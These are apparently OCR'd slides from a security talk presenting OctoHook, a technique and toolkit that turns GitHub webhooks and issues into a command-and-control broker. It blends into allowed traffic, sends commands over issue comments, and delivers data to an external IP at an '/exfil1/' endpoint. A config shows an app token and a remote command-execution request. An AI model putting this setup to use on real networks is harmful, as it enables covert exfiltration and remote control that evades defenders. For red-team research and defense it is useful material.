
C2 Broker

What If:

- Find a policy allowed site to communicate with.
- **Turn it into a content broker (C2 Broker) with WebHooks.**
- Drive data and communication over the broker site to C2

Meet the Defense at their map of the world.

C2 Broker Site Operation



C2 Broker Features

Desirable Traits

- Needs to be public
- Needs to have a decent set of Web hook APIs (flexibility).
- Needs to allow you to blend into the traffic.
- Needs to be allowed, look normal
  (traffic expected by the business function).

It needs to be on the “VIP list” with the content proxies

Who uses WebHooks? Follow the Developer

- Continuous Integration (CI) services (e.g Heroku)
- Code management repos (GitHub, etc.)
- Team Communication services (Slack, etc.)
- Notifications and Alerting (e.g. DataDog, PagerDuty, etc.)

Everyone else …


GitHub as C2 Broker Site

GitHub.com

- Extensively used and Popular. Advantage
- Developer friendly. Full featured WebHook API. Advantage
- [Mostly] allowed. Advantage


- OpSec features. TLS, tokens, HMAC on request. HTTP. Advantage
- Developers drive internal adoption. Advantage

OctoHook – a GitHub C2 Broker Toolkit



- Register OctoHook Server Webhook w/Github
- Use OctoHook Client to send request to the OctoHook Server over Github (Store and forward)
- Github site will drive the WebHook to Octohook Server.
- The WebHook will reach to your C2 OctoHook Server and execute a command on your C2 server.
- The C2 will store response of you command on Github.
- You will fetch the response locally from Gihub site to your OctoHook Client

Octohook: Github WebHook setup



Webhooks / **Manage webhook**

We'll send a `POST` request to the URL below with details of any subscribed events. You can also specify which data format you'd like to receive (JSON, `x-www-form-urlencoded`, *etc*). More information can be found in our developer documentation.


Payload URL *

https://192.34.57.211:8080/exfil1/

Content type

application/json


Secret




[✓] Active

We will deliver event details when this hook is triggered.

GitHub WebHook events



[✓] **Active**
We will deliver event details when this hook is triggered.




Which events would you like to trigger this webhook?

- ○ Just the push event.
- ○ Send me **everything**.
- [● Let me select individual events.]

☐ **Commit comment** Commit or diff commented on.	☐ **Create** Branch or tag created.
☐ **Delete** Branch or tag deleted.	☐ **Deployment** Repository deployed.
☐ **Deployment status** Deployment status updated from the API.	☐ **Fork** Repository forked.
☐ **Gollum** Wiki page updated.	[✓] **Issue comment** Issue comment created, edited, or deleted.
[✓] **Issues** Issue opened, edited, closed, reopened, assigned, unassigned, labeled, unlabeled, milestoned, or demilestoned.	☐ **Label** Label created, edited or deleted.
☐ **Member** Collaborator added to, removed from, or has changed permissions for a repository.	☐ **Milestone** Milestone created, closed, opened, edited, or deleted.
☐ **Page build** Pages site built.	☐ **Project** Project created, updated, or deleted.
☐ **Project card** Project card created, updated, or deleted.	☐ **Project column** Project column created, updated, moved or deleted.

Github Webhook: OpSec



Payload URL *


https://192.34.57.211:8080/exfil1/

Content type

application/json

Secret

⚠ **Warning:** SSL verification is not enabled for this hook.



Are you sure?

⚠ **Warning:** Disabling SSL verification has serious implications.

SSL verification helps ensure that hook payloads are delivered to your URL endpoint securely, keeping your data away from prying eyes. Disabling this option is **not recommended**.


Github is trying to make communication secure. **Use it to your advantage**

Octohook Agent Request Delivery Mechanisms

- Every client is an Agent.
  - Unique Identifier.

- Command Delivery
  - Over Git issues
  - Straight YAML/JSON
  - Templates

- Initial Logon:
  - Git app tokens




drtkn commented 13 days ago

Owner

request:

- execlocal: {command: ls, resource: process}


drtkn added the a932e9f5-2501-4c60-b5da-8a61ac244792 label 13 days ago



```
# Directives to guide interface with Github API
github: &github
    # Github Repo
    git_repo_name: 'exfil1'
    # Github User name allowed to Github repo
    git_user_name: 'drtkn'
    # Github app toekn to be used in place of passwords
    # See: https://github.com/settings/tokens
    git_app_token: 'cb07d47ed051d071386c49f9ac34cd30272390e4'
    # Github RTM Rate limiting to 3 seconds per poll (Chunky Comment posts)
    git_rlimit: 3
    # Github Limit Issue comment size
    git_comm_limit: 65535
```

Octohook Agent Response Delivery Mechanisms


- Issue states: Client opens. Server closes
- Responses over Comments to Issues.
- Large responses are split across multiple comments, reassembled by client.



Filters ▾ | is:issue is:open | Labels

11 Open ✓ 587 Closed | Auth

- **OS Exec** a932e9f5-2501-4c60-b5da-8a61ac244792
  #539 opened 13 days ago by drtkn
- **File Put** a932e9f5-2501-4c60-b5da-8a61ac244792
  #529 opened 13 days ago by drtkn
- **OS Exec** a932e9f5-2501-4c60-b5da-8a61ac244792
  #522 opened 13 days ago by drtkn
